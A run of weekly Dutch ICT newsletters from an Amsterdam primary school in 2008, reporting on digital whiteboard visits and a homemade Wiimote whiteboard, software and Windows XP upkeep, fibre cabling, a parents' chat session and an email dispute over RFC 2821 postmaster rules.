Meld je op tijd aan per telefoon (020-6128000) of e-mail (ict@rosaboekdrukker.nl) want de belangstelling is enorm en de klas slechts 6 x 10 meter. Je kan bijdragen aan het welslagen van dit project door eraan mee te werken. Tijdens de demo meer daarover. Het is de kans om input te leveren aan het goedkoopste digitale schoolwhiteboard ter wereld!

### **DIGIBORD: VERSLAG BEZOEK AAN OBS DE ROOS**

Eveline en Dirk bezochten de obs de Roos. Hieronder Eveline's verslag. Ze lette op de educatieve aspecten. Zie onder techniek voor de technische kant.

Eveline: "We keken naar een les uit de eerste kern van Veilig Leren Lezen. Wat me opviel was de rust die van het werken met het whiteboard uitstraalde. Alles kon heel goed uitgelegd worden. De kinderen waren erg betrokken. Het bord wordt klassikaal gebruikt."

Na het bezoek is de software meteen besteld. Eigenlijk is het geen software, maar een abonnement op een website (de leerkrachtassistent van Veilig Leren Lezen). Het gaat on-line. Het abonnement kan aan het einde van het schooljaar opgezegd worden, mocht het gebruik toch tegenvallen.

### **FOTO'S**

Heel veel collega's op de Rosa Boekdrukker hebben een digitale fotocamera en maken veel foto's van schoolse situaties. Die komen op de website. Inmiddels zijn het er ruim 12.000. Van de week hebben we alle foto's van de webserver gekopieerd naar een externe harde schijf. Als er tijd is, wordt een archief aangelegd, zodat later foto's teruggevonden kunnen worden. Heeft iemand daar nog een goed idee over?

### **ADMINISTRATIEVE BEZIGHEDEN**

Wat een gedoe aan het begin van elk schooljaar. De leerlingen moeten worden doorgeschoven naar een volgend leerjaar in een heleboel programma's. Je moet er handig in worden, maar dan duurt het weer een jaar en dan ben je weer vergeten hoe het moest. Het gaat niet in elk programma op dezelfde manier. Waarom eigenlijk niet? Regel dat, uitgevers!

### **EDUCAT-B**

Collega Mieke die nu van haar VUT geniet, komt af en toe nieuwe boeken invoeren. Maar dat lukte niet. Er kwam geen verbinding met de Educat Server in Drenthe.

Nu blijkt, dat in het programma een link wordt gelegd naar het webadres van de centrale bibliotheek in Drenthe. Dat adres is in de loop van het jaar veranderd. Onze versie (10.3) daar krijgt onze versie ruzie mee. Vandaar, dat collega Mieke geen nieuwe boeken kon invoeren. Inmiddels lukt het wel, na wat telefoontjes en mailtjes. Een update naar versie 10.4 (die versie is niet te downloaden via de educat-site, maar moet je zelf aanvragen!) zal het probleem helemaal oplossen, volgende week. Een updat naar versie 11 stellen we uit tot er meer duidelijkheid komt over het werken met de nieuwe AVI niveaus.

### **KLASSETV**

We hadden bij Klassetv een offerte gevraagd voor alle scholen binnen ons schoolbestuur. Waarschijnlijk hebben ze een rekenfout gemaakt, of de inlichtingen die we eerder aanvroegen klopten niet, want de genoemde bedragen lijken erg op de bedragen zonder korting die we voor de zomervakantie in deze nieuwsbrief publiceerden. Niet erg aantrekkelijk, een bovenschools abonnement bij nader inzien.

### **FINANCIËN**

Deze week maakten we een begroting voor ICT voor het komende schooljaar. Van ons ICT budget wordt 20% door ons schoolbestuur ingehouden voor de kosten van het glasvezelnetwerk. Op 1 september wordt de interne bekabeling aangelegd. Er is nog geen glasvezel in onze buurt, dus voorlopig ligt de interne kabel nog



werkeloos.

**CITO LVS (Ileringvolgsysteem)**

Ook hier moest wat worden aangepast. Ook haalden we van de website van CITO de RET. Dat betekent, dat de gegevens van de entreetoets van de CITO site in ons leerlingvolgsysteem zijn opgenomen.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**DIGIBORD: VERSLAG BEZOEK AAN DE ROOS**

Eveline en Dirk bezochten de obs de Roos. Hieronder Dirk's verslag. Hij lette op de technische aspecten. Zie boven voor de educatieve kant.

We zagen een bord van het merk Interwrite en beamer van Acer. Beamer was geruisloos (+) en van achteren te bedienen (+). Dat was nodig omdat ie ut even niet deed. Klim op stoeltje (groep 3) en beamer herstarten (+). Computer moest ook herstarten en toen werkte 't nog niet. De leerkracht draaide het TFT scherm dat ze op haar bureau had staan naar de klas (+) en zo konden we verder. Opeens deed 't whiteboard 't wel en kon de les 'Veilig Leren Lezen' beginnen.

De twee rijen TL balken voor klasverlichting stonden haaks op 't bord en op enige afstand zodat ze niet teveel licht op 't bord wierpen (+). Bord heeft hotspot vergelijkbaar met ons bord (+-). De pennen zijn oplaadbaar (+). Het bord is nogal gevoelig (-) en kinderen mogen er niet op schrijven (-). Daarom hangt naast het bord een whiteboard. Geluidboxjes hangen hoog in de hoeken van de klas (-). Met overlay software van 't board kun je over alles heenschrijven (+). Het lijkt erop dat de specifieke whiteboard software alle functies heeft die we ook in onze programma's hebben.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 35 - 2008 (29 augustus)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **INTERACTIEF DIGITAAL WHITEBOARD VOOR € 99,95**

Let op de data voor de demonstratie. En zie ook vorige BIC's

We geven twee demonstraties met uitleg.

1. Dinsdag 16 september van 16.00 - 17.00 uur
2. Woensdag 17 september van 13.30 - 14.30

Meld je op tijd aan per telefoon (020-6128000) of e-mail ([ict@rosaboekdrukker.nl](mailto:ict@rosaboekdrukker.nl)) want de belangstelling is enorm en de klas slechts 6 x 10 meter klein. Je kan bijdragen aan het welslagen van dit project door eraan mee te werken. Tijdens de demo meer daarover. Het is de kans om input te leveren aan het goedkoopste digitale schoolwhiteboard ter wereld!

### **INTERACTIEF DIGITAAL WHITEBOARD: VERSLAG BEZOEK AAN DE BOSSCHOOL**

Karin, Eveline en Dirk bezochten de Bosschool in Bergen. Dat was wat anders dan zo'n grotestadsschool ! Hieronder Eveline en Karin's verslag. Zij letten op de educatieve aspecten. Zie onder techniek voor de technische kant.

Het viel op dat ze veel van Internet haalden en weinig leverancier- of uitgeverij afhankelijke zaken gebruikten. Wat een enthousiasme daar op de Bosschool. We zagen materiaal dat wordt gebruikt voor muzieklessen ( <http://home.hccnet.nl/paul.van.coeverden/cav.html> ) , hoe kinderen met een spelletje van het rekenweb laten zien hoe handig ze iets oplossen ( [http://www.fi.uu.nl/toepassingen/00249/toepassing\\_rekenweb.html](http://www.fi.uu.nl/toepassingen/00249/toepassing_rekenweb.html) ) , hoe je met google earth de actualiteit goed in de klas kunt brengen.

Kinderen maken powerpoint presentaties voor de klas. Er zijn ook met behulp van een ouder filmpjes gemaakt. Ook foto's kunnen gemakkelijk worden bekeken. Beelden zijn zo erg gemakkelijk de klas in te brengen. Ook de mogelijkheden van de computer en van het internet zijn gemakkelijker aan kinderen te tonen. Jammer, dat we niet hebben kunnen zien hoe de kinderen ermee werken. Want we willen ook graag de interactieve mogelijkheden van een digibord zien. Bij wie kunnen we die bekijken?

### **LAATSTE STAND VAN ZAKEN: DIWB VOOR € 99,95**

We hebben een grote formica plaat voor het whiteboard (dus ook geschikt voor whiteboard markers). Die is gemonteerd op de plek, waar het grote groene bord zat. De zijborden kunnen er nu weer aan en ze kunnen ook weer dichtgeklapt worden voor het witte gedeelte. Dus je houdt nog veel bord over om op te krijten.

### **ICT IN AFRIKA**

[ViAfrica](#) houdt zich bezig met ICT in het onderwijs in Afrika. Dat doen ze al een aantal jaren en de organisatie vond dat het tijd werd zich af te vragen weke kant het met hun werk op moet. Daartoe werden een stuk of 30 experts uitgenodigd (waaronder Dirk), om hun mening te geven op ViAfrica's vragen en onderwerpen. Dirks Zambiaanse ervaringen kwamen goed van pas.

### **DIGITALE NIEUWSBRIEVEN**

[Veilig leren lezen](#)  
[kidsweek](#)

### **COMPUTERS GETELD**

Omdat er in de school heel erg is schoongemaakt in de zomervakantie was er veel meubilair rondgeschoven. Computers doken her en der op. Een telling leerde dat we onze 69 computers nog hebben. Voor de zomervakantie was er helaas één verdwenen, sindsdien gelukkig niet meer. Niet alle 69 computers zijn in gebruik. Als er een collega van de Rosa Boekdrukker nog meer computers in zijn/haar lokaal wil, dan is dat mogelijk.

### **ONDERHOUD AAN PROGRAMMA'S**

Deze week hebben we ons bezig gehouden met de volgende programma's: CITOLVS (toetsgegevens van alle leerlingen moesten bij ons bestuur worden ingeleverd, de leerlingen zijn gecontroleerd in alle groepen), EDUCAT-b (we hebben de update binnen om de online catalogus beter te kunnen benaderen), OBIS (de

gegevens van de toetsen zijn nu binnen), ALLES TELT (de leerlingen in de juiste groepen geplaatst en ikoontjes netjes op een gelamineerd blad gezet. Het doorschuiven en controleren is nu bijna klaar. De leerlingen werken nog met windows 98 omdat we problemen hebben met de samenwerking tussen FLASH en XP.

#### **BIJDRAGE AWBR KRANT**

Ons bestuur brengt regelmatig een krant uit met nieuwtjes van de 17 scholen. Onze bijdrage bestaat uit een oproep om te komen kijken naar ons proef-digibord.

#### **PRINTERNAMEN**

In windowsXP is het niet mogelijk om de namen van de printers duidelijk te omschrijven zoals: Printer Verdieping 1.

Als je wat wilt afdrukken zie je onder printers nu alleen de naam staan: bijvoorbeeld laserjet4mv1. Dat is dus de printer op de eerste verdieping. Fijn.... XP.

We zullen een vertaallijstje ophangen.

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **INTERACTIEF DIGITAAL WHITEBOARD: VERSLAG BEZOEK AAN DE BOSSCHOOL**

Karin, Eveline en Dirk bezochten de Bosschool in Bergen. Hieronder Dirk's verslag. Hij lette op de technische aspecten. Zie boven voor de educatieve kant. Michiel, leerkracht en ICT coördinator gaf een uitgebreide uitleg.

De beamer was vrijwel geruisloos en met stoffilters uitgerust die je om de 100 uur moet schoonmaken. De beamer waarschuwt zelf als de tijd daar is.

Ze werken met een Smartboard. Dat kun je met je vingers en met pennen bedienen. De software voor 't bord is down te loaden van smarttec.com zodat je ook thuis of op je laptop lessen kan voorbereiden. Met de software kun je lessen maken in een proprietary, niet uitwisselbaar .notebook formaat. De pennen die 't bord gebruikt werken RF met een microswitch. Het bord is geen whiteboard; je kan er niet met een whiteboard marker op schrijven. Ze hadden daarom links en rechts van het bord nog hun oude uitklapbare schoolborden vastgespijkerd.

Verlichting en zonwering moesten aangepast worden, anders is 't bord niet te lezen.

De PC die ze gebruiken heeft een TV- beeldkaart zodat via het bord ook naar de TV kan worden gekeken via Win-TV.

Verder prima tip om screenshot progje (84Kb!) Snippy <http://www.bhelpuri.net/Snippy/> te gebruiken.

#### **BUGJE OPGELOST**

Bij het terugzetten van een XP image stond de domeinnaam standaard nog niet goed. Nu wel. Dankzij intensief speurwerk van Dirk als voorzet, waarna Peter de bal kon inkoppen.

We hebben ook nog een kleine aanpassing in 't register gedaan zodat je niet meer de inbelverbinding kunt aanvinken. Handig voor de kleuters. Zij kunnen nu ook zelf een XP image terugzetten met ServerOpSchool <http://serveropschool.nl>

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 36 - 2008 (5 september)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **INTERACTIEF DIGITAAL WHITEBOARD VOOR € 99,95**

Let op de data voor de demonstratie. En zie ook vorige BIC's

We geven twee demonstraties met uitleg.

1. Dinsdag 16 september van 16.00 - 17.00 uur
2. Woensdag 17 september van 13.30 - 14.30

Meld je op tijd aan per telefoon (020-6128000) of e-mail (ict@rosaboekdrukker.nl) want de belangstelling is enorm en de klas slechts 6 x 10 meter klein. Je kan bijdragen aan het welslagen van dit project door eraan mee te werken. Tijdens de demo meer daarover. Het is de kans om input te leveren aan het goedkoopste digitale schoolwhiteboard ter wereld!

Zie ook onder techniek.

### **DIGIBORD EN VEILIG LEREN LEZEN**

Deze week kregen we onze inlogcode om de digibordsoftware voor Veilig Leren Lezen te gebruiken. Eveline en groep 3 zijn er meteen mee aan de slag gegaan. Alles werkt! Ook de kinderen schrijven op het digibord. Zijn er nog scholen die ons de werking van hun digibord willen laten zien? En dan met een interactieve werkwijze?

### **AMPO**

Wij moeten jaarlijks de toetsgegevens van onze leerlingen sturen naar "het monitorbedrijf". Scholen uit ons bestuur en ook ons bestuur heeft er moeite mee al die gegevens zomaar bloot te geven. We namen een kijkje in wat we moeten opsturen: zelfs de gegevens van kinderen die in 1984 zijn geboren worden verstuurd! Wat moeten ze ermee? Enige digitale waakzaamheid lijkt hier op zijn plaats. Kan AMPO zich nader verklaren?

### **PRINTERNAMEN**

Als je bij ons wat wilt afdrukken, dan kun je uit verschillende printers kiezen.

Dat was altijd makkelijk en duidelijk, maar sinds we Windows XP hebben gaat het niet meer goed. Je ziet onbegrijpelijke namen. Hier is een lijstje:

```
\\SERVER\laserjet1300 op SERVER: Printer in kantoor  
\\SERVER\copier735 : De copier/printer bij John  
\\SERVER\inkjet1100 : De kleuren inktjetprinter bij John  
\\SERVER\laserjet4mv1: Printer op de eerste verdieping  
\\SERVER\laserjet4mv2: Printer op de tweede verdieping
```

Je kunt ook even kijken waar de printer staat door een printer te selecteren. Dan verschijnt onder het uitklapmenu de locatie. Als dat niet de goede locatie is, dan selecteer je een andere printer, enzovoort enzoverder totdat je de goede printer gevonden hebt. Goed hoor, die extra handelingen in XP!!

### **PLANNING SCHOOLJAAR**

Wat moet/kan de ICT coördinator op de Rosa Boekdrukker het komende schooljaar doen? De afspraken daarover worden vastgelegd met de directie. Wordt het tijd voor een bovenschoolse ICT-er binnen dit bestuur?

### **OUDERKAMER CHATTEN**

Vorige week was er een bijeenkomst voor ouders over "wat is chatten? En wat wilt u erover leren?." Er kwam niemand. Er moet op een andere manier reclame worden gemaakt. Op 16 september is er weer een middag over 'veilig internet' in onze ouderkamer. Ook ouders van andere scholen zijn welkom! Tijd: 13.15 uur.

### **DIGITALE NIEUWSBRIEVEN**

- **Huisje Boompje Beestje aanmelden**

Aanvullende informatie op de uitzendingen van de school tv. In groep 3 gaat het over "veilig naar school".

**GLAS**

De KPN zou langskomen om in pandig glasvezel voor te bereiden. Ze belden af omdat het materiaal op was en ze niet precies wisten wanneer ze 't weer hebben. Nieuwe voorlopige afspraak gemaakt.

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

##### **INTERACTIEF DIGITAAL WHITEBOARD VOOR € 99,95**

Het schoolbord met formica is vrijwel klaar en ziet er goed en strak uit. Wat je met whiteboard markers erop schrijft lijkt iets moeilijker te verwijderen dan van een emaille whiteboard. We experimenteren.

We hebben een connector gevonden voor de Wli waardoor solderen waarschijnlijk niet meer nodig lijkt. Dirk emailt met een fabrikant in China die er wel 1000 wil leveren voor een spotprijs. Wie heeft interesse?

We zoeken nog steeds software. Suggesties zijn welkom.

##### **XP KLAAR**

Peter, onze systeembeheerder, heeft de laatste hand gelegd aan de XP installatie. Veilig Leren Lezen doet het, Ambrasoft werkt. De problemen 'XP - flash' in de educatieve software zijn opgelost.

Ook heeft Peter ervoor gezorgd, dat de gebruikers van Esis normaal in Open Office kunnen printen. Er wordt niet meer vanuit gegaan, dat we Microsof Office gebruiken. Bij Esis (ROVICT) zouden ze er rekening mee houden in hun volgende versie. Zo zie je dat we langzaamaan wat bereiken.

##### **XP en de LEERLINGEN**

De bureaubladen met de software per groep voor XP zijn klaar. In één groep 5 zijn de computers nu 'ge-upgrade', volgende week de rest. De andere groepen werken nog gewoon met windows98. Dat kan allemaal door elkaar met ons netwerksysteem.

##### **PC DOKTER LEVERT LINUX LAPTOPS**

We kenden de PC-dokter ( <http://www.pcdokter.nl/> ) al als leverancier van computers met Linux Ubuntu gratis erbij. Nu hebben ze hun assortiment uitgebreid en hebben ze ook laptops met Linux erop. Het bureaublad ziet er net zo uit als Windows en werkt vrijwel hetzelfde. Maar de prijs is een stuk prettiger.

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 37 - 2008 (12 september)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **INTERACTIEF DIGITAAL WHITEBOARD VOOR € 99,95**

Let op de data voor de demonstratie. En zie ook vorige BIC's

We geven twee demonstraties met uitleg.

1. Dinsdag 16 september van 16.00 - 17.00 uur

2. Woensdag 17 september van 13.30 - 14.30

Meld je aan per telefoon (020-6128000). Er zijn nog een paar plaatsen.

### **DATUM BIJENKOMST OVER CHATTEN VERPLAATST**

In de Vorige BIC meldden we de datum van 16 september voor een voorlichting voor ouders over chatten.

Deze zal nu plaatsvinden op donderdag 18 september, 's ochtends om 9.00 uur. Ook ouders van andere scholen zijn welkom.

### **ONDERWIJSRAAD**

Het rapport van de onderwijsraad is binnen. Je kunt het rapport downloaden op

<http://www.onderwijsraad.nl/home>. Scroll naar beneden en je vindt de samenvatting en de integrale tekst als PDF's. We lazen de samenvatting. De raad is krachtig positief over open leermiddelen, open standaarden, open source en open licentiemodellen. In de samenvatting vonden we niets over educatieve uitgeverij; ze lijken overbodig. Wel vonden we veel van ons beleid en onze adviezen terug in het stuk. Een opsteker voor de OBSRB! Wordt vervolgd als we 't rapport gespeld hebben.

### **GLAS IN SCHOOL**

We hebben een glasvezelverbinding liggen tussen de patchkast en de meterkast. Zie verder onder techniek.

### **FIJNSTOF**

Printercopiers stoten ozon en fijnstof uit, zo kwam een vertegenwoordiger van fijnstoffilters vertellen. Dat fijnstof komt uit de toners en de korreltjes zijn zo klein, dat ze niet door de trilhaartjes in je luchtpijp worden opgeruimd. We kunnen daar ziek van worden, zo zei hij.

Tja, en hoeveel helpt eigenlijk zo'n filter, als de school niet goed wordt schoongemaakt, als je toch al rookt en je school vlakbij het vuilste kruispunt van Amsterdam staat?

Het apparaat dat de toner afzuigt en filtert kost € 76.- per maand gedurende 3 jaar, dus ruim € 2736.- Het is de moeite waard uit te rekenen of het gebruik van een inkjet printer dan aan te bevelen is. Wie heeft er ervaring met een fijnstoffilter? Ughe ... ughe

### **PEN met USB-STICK**

Onze IB-ers ontvingen van de onderwijsbegeleidingsdienst pennen met een USB-stick. Nu, met XP kan elke usb-stick ingeprikt worden, maar dan wel als hij in het diepe gat van onze computers past! Die dikke ronde pen erachter zit in de weg!!! **Kijk maar!**

### **DIVERSEN:**

- Esis kan nu ook in OpenOffice printen en is niet meer afhankelijk van Mr Microsof.

- De ICT werkgroep van West Binnen de Ring komt nog in september bij elkaar.

- De peuterspeelzaal is overgegaan op XP en kan nu gemakkelijk hun foto's even snel bekijken met een kabeltje van fototoestel naar computer.

- Spelspoor loopt steeds vast in groep 5. We hebben van alles geprobeerd om uit te vinden waar het aan ligt. In groep 4 loopt het niet vast. Volgende week verder.

### **WORKSHOP GLAS IN DE KLAS**

Voor het Amsterdamse onderwijs wordt een conferentie gehouden over Gas in de Klas op woensdag 5 november 2008 van 9.00 tot 17.00 uur. **Kijk** voor meer informatie. Opgeven voor 15 september, als je zeker wilt zijn van een plek, volgens de prachtige kleurenfolder die we kregen.

### **EDUCATIEVE SITES**

TELEBLIK: [nieuwe nieuwsbrief](#) meldt over de inlogcode. Wie de nodige handelingen uitvoert voor 30 september maakt kans op een BEAMER!

[Klokhuis](#): Weer zeer verantwoorde sites en ideeën voor kinderen.

[www.schoolbieb.nl](http://www.schoolbieb.nl) Site voor leerlingen voor het maken van werkstuk, verslag of spreekbeurt.

Er kwam weer een nieuwsbrief van Huisje Boompje Beestje. Neem ook een kijk op de [docentensite](#).

Volgende week gaat de uitzending over de regenworm. [Meld je aan](#) voor de digitale nieuwsbrief!

## TECHNISCH TECHNISCH TECHNISCH TECHNISCH TECHNISCH

### GLAS IN SCHOOL

Twee heren van de KPN kwamen, voorzien van een 12 aderige en anderhalve centimeter dikke kabel, die verbinding leggen tussen patchkast en meterkast. Dirk vroeg ze het hemd van het lijf en ze waren zeer uitlegbereid. De OBSRB is een knooppunt voor nog andere scholen, vandaar die 12 aders. Karin heeft de glasvezel gezien; 9 micron dik. Dirk dacht 'm te zien. Waarom is die kabel zo dik?  $12 \times 9 = 108$ . De rest is glas om snelheidswinst te boeken en vooral heel veel isolatiemateriaal. Je kunt de kabel en de vezels bij ons bekijken want we hebben een paar meter los liggen voor educatieve doeleinden.

### TECHNISCHER TECHNISCHER TECHNISCHER TECHNISCHER

We krijgen af en toe klachten dat mail, aan ons vertuurd, niet bij ons wordt afgeleverd. De beschuldigende vinger wordt daarbij als vanzelfsprekend op ons gericht. Het wordt tijd daarmee af te rekenen. Bij deze. Het Internet werkt omdat er afspraken zijn over het gebruik. Die afspraken staan beschreven in RFC's (Request For Comments). Er zijn er duizenden en het is de bedoeling dat je je als systeembeheerder aan die RFC's houdt. Ze zijn je gids in de chaos.

Wij lezen de schrift, RFC 2821, hoofdstuk 4, vers 5:

[quote]

#### 4.5.1 Minimum Implementation

Any system that includes an SMTP server supporting mail relaying or delivery MUST support the reserved mailbox "postmaster" as a case-insensitive local name. This postmaster address is not strictly necessary if the server always returns 554 on connection opening (as described in section 3.1). The requirement to accept mail for postmaster implies that RCPT commands which specify a mailbox for postmaster at any of the domains for which the SMTP server provides mail service, as well as the special case of "RCPT TO:<Postmaster>" (with no domain specification), MUST be supported.

[tot zover de schriftlezing]

Wij kregen klachten van @ab-ars.nl en stuurden een mail naar het verplichte postmaster account. De mail kwam terug met een 'Mail Delivery Failure, waarin stond:

[quote]

A message that you sent could not be delivered to one or more of its recipients. This is a permanent error. The following address(es) failed:

postmaster@ab-ars.nl

SMTP error from remote mailer after RCPT TO:<postmaster@ab-ars.nl>:

host ab-ars.nl [75.126.210.204]: 550 no such address here

[einde quote]

Da's niet fout 554 (Transaction failed). 'No such address here' betekent dat er geen postmaster account is. Wij gebruiken SPF (Sender Policy Framework, zelf Googelen) waarbij gekeken wordt of de afzender een postmaster account heeft. Indien niet, dan zal het wel een spammer zijn, want die houden niet van postmasters.

De systeembeheerder van ab-ars moet zich aan RFC 2821 houden, die is er niet voor niets. Bezwaren als "Dan krijgen we zoveel spam op dat account" zijn ...koek. Je kunt de op dat account ontvangen mail, als je wilt, per dag wissen. Dan houd je je aan de regels en komt mail die je gebruikers zenden aan.

Anders gezegd, als je hier schapen (rugzakkindertjes) wilt scheren met een elektrische tondeuse, dan moeten de stekkerpennetjes precies 19 millimeter van elkaar zitten als je bij ons wilt scheren. En als dat niet het geval is, moet JIJ een andere stekker aan je tondeuse zetten. Standaarden zijn er niet voor niets. En als je er niet mee eens bent, ga dan naar de NEN voor je stekker of naar de Internet Engineering Task Force om de RFC

aangepast te passen.

**TECHNIEST TECHNIEST TECHNIEST TECHNIEST**

De CERN deeltjesversneller in Zwitserland is af en in gebruik. We zijn benieuwd wat deze protonenniezer in de komende jaren aan nieuwe ontdekkingen gaat opleveren en wat na tig jaar de spinoff ervan zal zijn voor het basisonderwijs. Dirk, opgegroeid in het buizentijdperk, kan zich nog de ontdekking van glasvezel herinneren. We love techniek (basically)!

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 38 - 2008 (19 september)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

**PRESENTATIES: DIGITAAL INTERACTIEF WHITEBOARD VOOR € 99,95**

We hielden deze week drie(!) presentaties over ons digitaal interactief whitebord. Karin vertelde over onze problemen met commerciële digiborden, Eveline liet zien hoe zij met ons bord werkt en Dirk vertelde hoe de techniek in elkaar zit en hoe je 'm zelf maakt. De belangstelling was groot en het enthousiasme om het te gaan (laten) maken ook. Belangrijke overwegingen voor de aanwezigen:

- Het digitale whiteboard is platformafhankelijk, dus voor Mac, Linux, Windows, BSD, Ubuntu, Solaris en andere.
- Je kan met open standaarden werken waardoor lessen uitwisselbaar zijn met andere scholen.
- Er is een overdaad aan software (Open, closed, gratis, betaald) beschikbaar.
- Totale kosten zijn veel lager dan van alle andere leverbare digitale whiteboarden.
- Je kunt een digitaal whiteboard zo groot of klein maken als je wilt.
- Je kunt gewoon op je digitale whiteboard schrijven met markers.
- Het is praktisch onkwetsbaar en daarmee zeer kindvriendelijk.

Er zijn veel merken digiborden met ieder hun eigen software. Wat je ermee maakt is niet uitwisselbaar met bordes van andere merken. Wij willen software die uitwisselbaarheid mogelijk maakt.

Wij willen graag alles wat we maken kunnen delen met anderen. Dat werkt kennisverhogend en kostenverlagend. Met de keuze voor platformafhankelijkheid en open standaarden sluit je aan op een steeds groeiend bewustzijn bij overheid en onderwijs dat 't draait om: open lesmateriaal, open standaarden, open source, open licenties, open hardware.

Met ons zelfgebouwd bord wordt aan veel van die eisen voldaan.  
Zie verder onder techniek.

**PRESENTATIE 2:**

Gesprek na de presentatie:

A: "Het onderwijs moet ook over op open standaarden".

B: "Schoolbesturen die geprivatiseerd zijn hoeven dat niet te doen".

De redactie merkt op dat onderwijs dat door de overheid gefinancierd wordt zich moet houden aan de regels die de overheid stelt. En verder dat onderwijsinstellingen geen ondernemingen zijn in de zin van het EG verdrag voor zover het gaat om onderwijs dat in het kader van het nationale onderwijsstelsel wordt gegeven.

**MEDIAWIJSHEID - BIJENKOMST 'CHATTEN' IN DE OUDERKAMER**

Er waren vier ouders en een aantal andere volwassenen. De bijeenkomst verliep zeer geanimeerd. En wij waren verrast te horen hoe mensen die arabisch schrijven met elkaar chatten op een Europees toetsenbord. De ouders waren heel tevreden over de inhoud van de bijeenkomst. Ze wisten niet dat je chats bewaard blijven, als je die optie hebt aangevinkt. Iedereen kreeg een handleiding mee om thuis te kijken hoe ze hun eigen messenger kunnen aanpassen.

De volgende vraag kwam naar boven: "Kun je uitzetten dat iemand jou een verzoek stuurt om je toe te voegen in je contactenlijst?" Als kinderen zo'n verzoek krijgen en ze lezen niet en ze drukken op OK, dan kunnen ze een wildvreemde toevoegen. Weet iemand of dat voorkomen kan worden?

**ONDERWIJSRAAD**

We hebben het advies dat de onderwijsraad aan de Tweede Kamer uitbracht over de stand van zaken m.b.t. ICT in het onderwijs gelezen. Het is een absolute aanrader waarin we ons bijna [1] helemaal kunnen vinden. Spel vooral de hoofdstukken 'Leermiddelen in eigen hand: open leermiddelen' en 'Aanbevelingen'. Onze school staat op pagina 61 en 72.

[1] Dat 'bijna' zit hem in de onkritische houding die de raad inneemt ten opzichte van Web 2.0. Lees de stukken op First Monday:

<http://www.uic.edu/htbin/cgiwrap/bin/ojs/index.php/fm/issue/view/263/showToc>

**VIRUS**

We kregen een netwerkvirus binnen dat zich razendsnel verspreidde en ons netwerk verlamde. Door snel ingrijpen, goede backups en een nacht doorwerken van de systeembeheerder was de schade miniem, ook

qua verloren werkuren.

### **SPELSPOOR GROEP 8**

Eindelijk kregen we de software van Spelspoor voor groep 8 binnen.

### **NIEUWTJES**

- Amsterdams Natuur en Milieu Educatie centrum brengt af en toe een nieuwsbrief uit. [Deze](#) is van september. Ga naar buiten met je klas!
  - [Aardrijksunde Nieuwsbrief](#). Materiaal voor een digibord. Maar dan wel meer dan 300 euro betalen. Die lessen kunnen we toch ook samen bedenken?
  - [Docentenplein](#) met een schat aan handige links voor lessen en achtergrondinformatie.
  - [Laat eens Zien!!](#) Ook een manier om aan lessuggesties te komen. Wij vinden het toch bezwaarlijk, dat je je moet abonneren. Wie heeft hier ervaring mee?
  - [Klokhuisnieuwsbrief](#). Met foto's over 'appelpop'.
  - De [nieuwsbrief 'leren'](#). Hierin een link naar een site met aanwijzingen hoe je je foto's kunt 'fotoshoppen'. Ook wordt er gelinkt naar YouTube filmpjes waarmee je je uitspraak van de engelse taal kunt verbeteren.
  - We kregen een [nieuwsbrief van Malmberg](#). Daarin staat o.a. een aanbod om twee maanden digibordssoftware op proef te nemen. We hebben meteen de geschiedenislessen op proef aangevraagd. Nu nog bedenken hoe ze in de groepen 7 en 8 met het bord aan de slag kunnen, want ons enige bord bevindt zich in groep 3.
- Ook is er een [pagina](#) met lessuggesties om met poezie in de klas aan de gang te gaan tijdens de kinderboekenweek. (hé.....vreemd.... bvij het bekijken van een lessuggestie voor groep 5 -boek: cheffie is de baas- wordt er helemaal niets aan poezie gedaan? Verkeerd begrepen?)

### **TECHNIEK - TECHNIEK - TECHNIEK - TECHNIEK - TECHNIEK - TECHNIEK**

#### **DIGITAAL INTERACTIEF WHITEBOARD VOOR € 99,95**

We kunnen nu wel verklappen dat die € 99,95 een fake bedrag is. Het kan nog goedkoper. De handleiding vind je op.

[http://wyxs.net/web/wiimote/digital\\_whiteboard.html](http://wyxs.net/web/wiimote/digital_whiteboard.html)

Wel eerst helemaal lezen voordat je eraan begint. Wie een zaakje in Wiiborden wil beginnen kan contact opnemen met Dirk voor subsidie.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 39 - 2008 (26 september)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### LESIDEEËN

